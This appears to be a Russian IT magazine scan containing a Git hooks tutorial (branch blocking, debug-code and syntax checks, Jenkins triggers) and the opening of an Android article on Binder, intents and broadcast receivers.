КАК НЕ ПУСТИТЬ ДЖУНИОРОВ В МАСТЕР-ВЕТКУ И ВООБЩЕ ВСЕ АВТОМАТИЗИРОВАТЬ



При code review ты указываешь разработчикам на забытые `printf`, `console.log`? С ужасом видишь код с синтаксической ошибкой? Или хочешь разграничить права на работу с ветками (как в Bitbucket), потому что джуниор путает порядок веток при слиянии? Хватит это терпеть! У нас же есть Git и Bash!



Никита Арыков, Pushwoosh, Inc.
nikita.arykov@gmail.com



git push --force

ЛЕГКИЙ СТАРТ С GIT HOOKS

У систем контроля версий есть механизм **хуков** — скрипты-callback'и, запускаемые Git, когда происходит определенное действие. В некотором смысле это шаблон Observer из ООП.

В качестве действия могут выступать **`commit`**, **`apply patch`**, **`merge`**, **`push`**, **`rebase`** и другие операции Git. Многие думают, что хук можно использовать только для проверки формата commit message, но их область применения ограничена только твоей ленью и/или фантазией. Примеры в статье написаны для Git, но по аналогии можно сделать и для других систем контроля версий — Subversion, Mercurial, Bazaar.

Теория хуков

Хуки бывают двух типов:

- Клиентские — находятся на машине конечного контрибьютора (developer, lieutenant, dictator).

Каждый контрибьютор настраивает хуки только для себя в своей копии существующего репозитория, и они не повлияют на других контрибьюторов.

Для того чтобы добавить хук, достаточно изменить файл в директории `$PROJECT_DIR/.git/hooks/`. Изменение в этой директории не может быть закоммичено и будет влиять только на текущего пользователя. Такие хуки можно игнорировать, используя дополнительный флаг `git commit --no-verify`.

- Серверные — хуки, исполняемые угадай где :). Они будут применяться ко всем контрибьюторам проекта.

  Для установки такого хука также достаточно изменить файл в директории `$PROJECT_DIR/hooks/`, но делать это нужно в удаленном репозитории. Пропустить исполнение таких хуков нельзя. Также при клонировании репозитория не получится выкачать хуки, они останутся на удаленном репозитории.

  Писать Git hooks можно на любом скриптовом языке: Python, PHP, Ruby, ~~PowerShell~~ и прочих. В статье будет использован Bash.

  Hook уведомляет о результате своего выполнения с помощью кода возврата, и если хук возвращает код, отличный от 0, то исполнение прервется и выполнить операцию (`git commit`, `git push` и так далее) не получится.

Встроенные хуки

При создании репозитория командой `git init` также создаются примеры хуков, которые можно посмотреть в одноименной директории.

```
$ captain@jolly-roger:/PONY/.git/hooks$ ls
applypatch-msg.sample   post-update.sample   pre-commit.sample
pre-rebase.sample       update.sample        commit-msg.sample
pre-applypatch.sample   pre-push.sample      prepare-commit-msg.sample
```

Для того чтобы начать их использовать, достаточно скопировать интересующий файл, убрав постфикс .sample (`cp pre-commit.sample pre-commit`), и убедиться, что для него выставлены права на исполнение; если нет — выполняем `chmod +x pre-commit`.



INFO

Полный список возможных видов hooks можно посмотреть на сайте Git или набрав в командной строке man githooks.

ХУК СЛЕВА, ХУК СПРАВА

С теорией разобрались. Самое время попрактиковаться на реальных примерах.

Запрет на push в ветку

Начнем с серверного хука с названием pre-receive, который исполняется перед тем, как в удаленном репозитории

зафиксируются изменения, когда разработчик делает **`git push`**. Если хук отдаст код возврата, отличный от 0, то исполнение прервется и зафиксировать изменения в репозитории не удастся.

Предположим, что на нашем проекте есть люди (джуниоры), которые не должны иметь возможность фиксировать изменения в master-ветке, пока не вникнут в проект.


Чтобы избавить их от соблазна, можно добавить pre-receive hook с проверкой по black-list:

```
#!/bin/bash

changedBranch=$(git symbolic-ref HEAD | sed -e 's,.*/\(.*\),\1,')
blockedUsers=(junior1 junior2)

if [[ ${blockedUsers[*]} =~ $USER ]]; then
    if [ $changedBranch == "master" ]; then
        echo "You are not allowed commit changes in this branch"
        exit 1
    fi
fi
```

Код получился достаточно простым. В переменную changedBranch записывается ветка, с которой разработчик хочет произвести изменения. Если имя пользователя находится в массиве **`blockedUsers`**, тогда мы возвращаем код возврата 1 и не даем зафиксировать изменения в blessed repository.



Branch permissions в продукте Bitbucket Server

По аналогии можно сделать проверку по white-list, когда только у конкретных людей (Release managers) есть возможность фиксировать изменения в master-ветке. Теперь реализовать фичу branch permissions продукта Bitbucket Server ты можешь самостоятельно.

printf shall not pass

Многие разработчики по-прежнему отлаживают свои программы, используя технику Print debugging (или, по-научному, Tracing) и часто забывают удалить отладочный код при коммите. Чтобы обезопасить наш blessed repository, можно использовать следующий Git hook (как pre-commit, так и pre-receive):

INFO

Неслучайно master-ветку нужно защищать от прямого доступа всем желающим. Все популярные branching workflow, будь то gitflow или GitHub flow, первым постулатом определяют, что master-ветка должна быть всегда готова к релизу на продакшен сервера.

```bash
#!/bin/bash

blackList="console.info\|console.log\|alert\|var_dump"
result=0
while read FILE; do
    # check that file not removed (also can be implemented using --diff-filter)
    if [[ -f $FILE ]]; then
        if [[ "$FILE" =~ ^.+(php|html|js)$ ]]; then
            RESULT=$(grep -i -m 1 "$blackList" "$FILE")
            if [[ ! -z $RESULT ]]; then
                echo "$FILE contains denied word: $RESULT"
                result=1
            fi
        fi
fi
done << EOT
    $(git diff --cached --name-only)
EOT

if [ $result -ne 0 ]; then
    echo "Aborting commit due to denied words"
    exit $result
fi
```

Команда **`git diff --cached --name-only`** вернет имена всех измененных файлов, в том числе удаленных или переименованных, поэтому в цикле по файлам у нас есть условие `[[ -f $FILE ]]`, которое проверяет, что файл существует в системе. Далее грепаем в каждом файле запрещенные фразы. В случае, если наш любимый программист решит внести свои изменения с отладочным кодом в репозиторий, его попытка будет предотвращена. А при code review тебе не нужно будет указывать ему на лишний отладочный код:

```
$ git commit -m "fix critical bug"
    debug.js contains denied word: console.info("hm,
    is this dead code?");
    debug.php contains denied word: var_dump($a);
    Aborting commit due to denied words
```

Такой вот текст увидит наш бедолага и пойдет удалять отладочные строчки кода. Если ты пользуешься средой разработки от JetBrains, то тоже увидишь поясняющее сообщение, если hook не пропустит твою операцию.

Сообщение от hook в среде IntelliJ IDEA

Проверка формата commit message

Очень удобно, когда commit message содержит ссылку на задачу из issue tracker'a, например JIRA. Для этого есть специальный встроенный хук с названием commit-msg, и он может быть как клиентским, так и серверным. На вход ему подается один аргумент — текст из параметра `-m` команды `git commit -m «commit message»`.


Пусть наш проект называется PONY. Тогда содержимое хука может быть следующим:

```bash
#!/bin/bash

commitRegex='^(PONY-[0-9]+|merge|hotfix)'

if ! grep -qE "$commitRegex" "$1"; then
    echo "Aborting according commit message policy. Please specify
    JIRA issue PONY-XXXX."
    exit 1
fi
```

Также мы оставили возможность ~~костылить~~ хотфиксить и сливать ветки. Система управления репозиториями GitLab предоставляет графический интерфейс для проверки формата commit message.



Правила проверки commit message в GitLab



INFO

При желании можно проверить, что такая задача действительно существует в JIRA. Или можно добавить проверку, чтобы указание ссылки на code review было обязательным.

Проверка синтаксиса исходного кода

Бывает так, что ты написал фичу, несколько раз все проверил и успешно прогнал unit-тесты, но перед коммитом случайно нажал на клавиатуру, и в код попал лишний символ. Согласись, неприятно. Следующий хук проверяет синтаксис PHP, Ruby, Go, поддержку своего любимого языка добавить самостоятельно не составит труда.

```
#!/bin/sh

result=0
# check php/ruby syntax
while read FILE
do
    # check that file not removed(also can be implemented using --diff-filter)
    if [[ -f $FILE ]]; then
        if [[ "$FILE" =~ ^.+(php|html)$ ]]; then
            php -l "$FILE"
            if [ $? -ne 0 ]; then
                result=1
            fi
        elif [[ "$FILE" =~ ^.+(rb)$ ]]; then
            ruby -c "$FILE"
            if [ $? -ne 0 ]; then
                result=1
            fi
        elif [[ "$FILE" =~ ^.+(go)$ ]]; then
            gofmt -l -e "$FILE"
            if [ $? -ne 0 ]; then
                result=1
            fi
        fi
    fi
done <<EOT
    $(git diff --cached --name-only)
EOT

if [ $result -ne 0 ]; then
    echo "Aborting commit due to files with syntax errors" >&2
    exit $result
fi
```

Рассмотрим, как работает данный код. Пусть в staging area находятся два файла. Первый — `t.php` со следующим содержимым:

```
<?php
define("const", "value")
```

Второй — `t.rb` с одной строчкой кода:

```
puts "Hello world'
```

При попытке зафиксировать изменения Git hook не пропустит синтаксически неверный код:

```
$ git commit -m "magic commit message"
    PHP Parse error: parse error in t.php on line 4
    Errors parsing t.php
    t.rb:1: unterminated string meets end of file
    Aborting commit due to files with syntax errors
```

Также мы сразу увидим, в каких файлах и на каких строках у нас синтаксические ошибки.

Запуск Jenkins-задач

И наконец, классический пример continuous integration, который стоит рассмотреть.

Допустим, у нас есть проект в Jenkins, который умеет выгружать из репозитория последние изменения и запускать сборку проекта, прогон интеграционных тестов и прочее. Если ты используешь https://jenkins-ci.org/ https://jenkins-ci.org/ Git plugin для Jenkins, то для запуска сборки достаточно вызвать всего одну команду

```
curl https://jenkins.your_company.com/git/notifyCommit?url=↵
    https://repository.your_company.com/PROJECT
```

Для этого стоит использовать другой серверный hook с названием post-receive, который запустится после того, как изменения будут приняты в удаленный репозиторий. Более популярное решение — плагин Build Token Root Plugin, где процесс аналогичен.

Собираем все вместе

Для того чтобы обеспечить модульность хуков, можно каждый держать в отдельном файле в директории `$GIT_DIR/hooks` и подключать их в нужном pre-commit или pre-receive hook.

```
#!/bin/bash
"$(dirname "$0")"/check-syntax
```

```
"$(dirname "$0")"/block-debugging-code
"$(dirname "$0")"/unit-tests
```

Такой подход облегчит поддержку. Кроме того, тебе будет намного проще отключить какой-то из хуков, закомментировав одну строчку.

ЧТО ДЕЛАТЬ, ЕСЛИ НЕТ ДОСТУПА К УДАЛЕННОМУ РЕПОЗИТОРИЮ?

В идеале хуки должны быть серверными и применяться ко всем участникам проекта, но это не всегда бывает возможным. Например, GitHub не позволяет создавать серверные хуки или у тебя не получается договориться с отделом системных администраторов насчет предоставления ssh до системы управления репозиториями. В таком случае придется использовать клиентские хуки и обеспечить их актуальность на машине каждого разработчика. Чтобы не бегать с флешкой по всем машинам, можно использовать Puppet, либо закоммитить hooks в репозиторий и устанавливать их, используя Grunt.

ЧТО ОСТАЛОСЬ ЗА КАДРОМ


Ты можешь использовать Git hooks для автоматизации действий, которые необходимы проекту. Вот еще несколько примеров:

- Если ты придерживаешься жестких стандартов форматирования исходного кода в проекте, то можно по аналогии создать хук, который будет запускать php codesniffer, gofmt, pep8 или любую другую утилиту для измененных файлов. Благодаря этому при code review тебе не придется отправлять код на доработку из-за открывающей фигурной скобки не на той строке.
- Хочешь сделать снапшоты в веб-камере во время коммита? Проект lolcommits открытым исходным кодом доступен на GitHub. Там же есть небольшая галерея.
- Настоящий граммар-наци может сделать хук, который контролирует правописание разработчиков, используя GNU Aspell — бесплатную программу для проверки орфографии.

Автоматизируй рутинные действия и освободившееся время трать на более интересные вещи!

ЛОГГЕР ЗВОНКОВ НА ANDROID

ИЗУЧАЕМ СИСТЕМУ ОБМЕНА СООБЩЕНИЯМИ НА ЖИЗНЕННЫХ ПРИМЕРАХ



Евгений Зобнин
zobnin@gmail.com

Такие приложения, как Tasker и Locale, уже давно стали одним из главных аргументов в споре поклонников Android и iOS. Действительно, обычные, не требующие ни прав root, ни прав администратора приложения, а позволяют творить со смартфоном такое, что любой ветеран Linux-скриптинга обзавидуется. Как же они работают и почему подобных приложений нет в iOS и других мобильных системах? Все дело в Binder — IPC/RPC-механизме, пронизывающем весь Android.

ВМЕСТО ВВЕДЕНИЯ

Создатели Android, имея возможность продумать архитектуру ОС с нуля, учитывая современные реалии, закономерно решили изолировать установленные приложения друг от друга. Так появилась идея использовать песочницы, поэтому Android-приложение: а) имеет доступ только к своему собственному каталогу и (если есть такие полномочия) к SD-карте — не содержащей важных данных свалке барахла, б) может использовать только заранее оговоренные возможности ОС (а в Android 6.0 пользователь может отозвать такие полномочия прямо во время работы программы) и в) не имеет права запускать, создавать каналы связи или вызывать методы других приложений.

Реализовано это все с помощью стандартных прав доступа к файлам (в Android каждое приложение работает с правами созданного специально для него пользователя Linux), многочисленных проверок на полномочия доступа к ресурсам ОС на всех уровнях вплоть до ядра и запуска каждого приложения в своей собственной виртуальной машине (сейчас ее уже сменил ART, но сути это не меняет).

Все эти механизмы отлично работают и выполняют свои функции, но есть одна проблема: если приложения полностью отрезаны друг от друга, вплоть до исполнения от имени разных юзеров, то как им общаться и как они должны взаимодействовать с более привилегированными системными сервисами, которые суть те же приложения? Ответ на этот вопрос — система сообщений и вызова процедур Binder, одна из многочисленных находок создателей легендарной BeOS, перекочевавшая в Android.

Binder похож на механизм COM из Windows, но пронизывает систему от и до. Фактически вся высокоуровневая часть Android базируется на Binder, позволяя компонентам системы и приложениям обмениваться данными и передавать друг другу управление, четко контролируя полномочия компонентов на взаимодействие. Binder используется для взаимодействия приложений с графической


подсистемой, с его же помощью происходит запуск и остановка приложений, «общение» приложений с системными сервисами. Binder используется даже тогда, когда ты запускаешь новую активность или сервис внутри своего приложения, причем по умолчанию сервис работает в том же процессе, что и основная часть приложения, но его очень легко вынести в отдельный процесс, просто добавив одну строку в манифест. Все будет работать так, как и раньше, и благодарить за это надо Binder.

Сказанное может показаться тебе несколько странным, и, возможно, ты впервые слышишь о каком-то магическом Binder, но это благодаря тому, что Android абстрагирует программиста от прямого общения с этим драйвером (да, он реализован в ядре и управляется с помощью файла `/dev/binder`). Но ты точно имел дело с интентами, абстрактной сущностью, построенной поверх Binder.

МАГИЧЕСКИЕ ИНТЕНТЫ

В Android объект класса Intent является абстракцией сообщения Binder и по большому счету представляет собой способ передачи управления компонентам своего или чужого приложения, вне зависимости от того, запущено приложение, к которому относится данный компонент, или нет. Банальнейший пример — запуск активности:

```
Intent intent = new Intent(this, SecondActivity.class);
startActivity(intent);
```



Процесс общения компонентов приложения через Binder

Это пример так называемого явного интента. Есть класс SecondActivity, в котором есть метод `OnCreate()`, а мы просто говорим системе: «Хочу запустить активность, реализованную в данном классе». Сообщение уходит, система его получает, находит метод `OnCreate()` в классе SecondActivity и запускает его. Скучно, просто, а местами даже тупо. Но все становится намного интереснее, если использовать неявный интент. Для этого немного изменим наш пример:

```
Intent intent = new Intent("com.my.app.MY_ACTION");
startActivity(intent);
```

И модифицируем описание активности в манифесте:

```
<activity android:name="com.my.app.SecondActivity"
android:label="@string/app_name" >
  <intent-filter>
    <action android:name="com.my.app.MY_ACTION" />
    <category android:name="android.intent.category.DEFAULT" />
  </intent-filter>
</activity>
```

Результат будет тот же, а возни намного больше. Однако есть одно очень большое но: в данном случае мы использовали не имя компонента, который хотим запустить (SeconActivity), а действие, которое хотим выполнить (`com.my.app.MY_ACTION`), а формулировка «Я хочу запустить...» превратилась в «Я хочу выполнить такое-то действие, и мне плевать, кто это сделает». В результате нашу активность теперь можно запустить из любого другого приложения точно таким же способом. Все, что нужно, — это указать действие, все остальное система сделает сама.

Может показаться, что все это немного бессмысленно и бесполезно, но взгляни на следующий пример:

```
Intent intent = new Intent(Intent.ACTION_CALL);
intent.setData(Uri.parse("tel:12345678900"));
startActivity(intent);
```

Этот простой код позволяет позвонить любому абоненту (при наличии полномочия `android.permission.CALL_PHONE`), а все благодаря тому, что приложение Phone умеет обрабатывать действие `Intent.ACTION_CALL` (точно таким же способом, как в нашем примере, с помощью intent-filter). Более того, если на смартфоне установлена сторонняя «звонилка», которая умеет реагировать на то же действие, система спросит, какое именно приложение использовать для звонка (а юзер может выбрать вариант, который будет использован в будущем).

Существует множество стандартных системных действий, которые могут обрабатывать приложения, например `Intent.ACTION_VIEW` для открытия веб-страниц, изображений и других документов, `ACTION_SEND` для отправки данных (стандартный диалог «Поделиться»), `ACTION_SEARCH` и так далее. Плюс разработчики приложений могут определять свои собственные действия на манер того, как мы это сделали во втором примере. Но одно действие обязаны обрабатывать все приложения, которые должны иметь иконку на рабочем столе, — это `android.intent.action.MAIN`. Среда разработки сама создает для него intent-filter и указывает MainActivity в качестве получателя. Так что ты можешь даже не подозревать о том, что твое приложение умеет его обрабатывать, но именно оно позволяет рабочему столу узнать, что на смартфон установлено твое приложение.

Однако все это не так уж и интересно, и в этой статье я бы хотел сконцентрироваться на другом аспекте интентов и Binder, а именно на широковещательных сообщениях.

ШИРОКОВЕЩАТЕЛЬНЫЕ СООБЩЕНИЯ

Одна из замечательных особенностей интентов заключается в том, что это именно сообщения, а значит, их можно использовать не только для запуска компонентов приложений, но и для оповещения о каких-либо событиях и передачи данных. И эта их особенность используется в Android на полную катушку. Система рассылает широковещательные сообщения при возникновении любого сколько-нибудь значимого события: включение и выключение системы, включение экрана, подключение к сети, подключение к заряднику, низкий заряд батареи, входящий и исходящий звонки и многое другое. Даже смена даты приводит к посылке широковещательного сообщения.

Если писать код с учетом всех этих сообщений, можно получить очень умное приложение, способное подстраиваться под работу смартфона и пользователя, а что самое важное — приложение будет обрабатывать эти сообщения вне зависимости от того, запущено оно или нет (точнее, система запустит приложение, когда придет сообщение).

В качестве примера приведу ситуацию «из жизни». У меня есть приложение с полностью зависимым от наличия интернета сервисом. Сервис постоянно поддерживает подключение к удаленному серверу и ждет команды управления.

Обычными методами проблема внезапного отключения от интернета решалась бы либо проверкой на наличие интернета перед каждым переподключением к серверу и засыпанием, если его нет, либо отдельным потоком, который бы время от времени просыпался и чекал подключение к интернету, в случае чего пиная основной поток. Недостаток обоих методов в том, что они приводят к задержкам переподключения в момент, когда интернет появляется. Ничего критичного, конечно, но неприятно, да и довольно костыльно-велосипедно.

Но, если приложение будет реагировать на сообщения от системы, эта проблема решится сама собой. Для реализации этого необходимо, чтобы приложение реагировало на сообщение `CONNECTIVITY_CHANGE`, а затем проверяло, что конкретно произошло: отключение от сети или подключение. Чтобы такое реализовать, нам понадобится ресивер. Для начала объявим его в манифесте, указав нужное сообщение в intent-filter:

```
<receiver android:name=".filters.ConnChangeReceiver"
  android:label="NetworkConnection">
  <intent-filter>
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
  </intent-filter>
</receiver>
```

Далее создадим сам ресивер `filters/ConnChangeReceiver.java`:

```
public class ConnChangeReceiver extends BroadcastReceiver {
  private String TAG="ConnChangeReceiver";

  @Override
  public void onReceive(Context context, Intent intent)
  {
    Intent myIntent = new Intent(context, MainService.class);
    if (NetTools.isConnected(context)) {
      Log.d(TAG, "Connected to network, start service");
      context.startService(myIntent);
    } else {
      Log.d(TAG, "Network disconnected, stop service");
      context.stopService(myIntent);
    }
  }
}
```

Ну и добавим в класс NetTools статический метод **isConnected()**:

```
public static boolean isConnected(Context context) {
  ConnectivityManager cm = (ConnectivityManager)
  context.getSystemService(Context.CONNECTIVITY_SERVICE);
  if (cm == null) {
    return false;
  }

  NetworkInfo networkInfo = cm.getActiveNetworkInfo();
  if (networkInfo == null) {
    return false;
  }

  return networkInfo.isConnected();
}
```

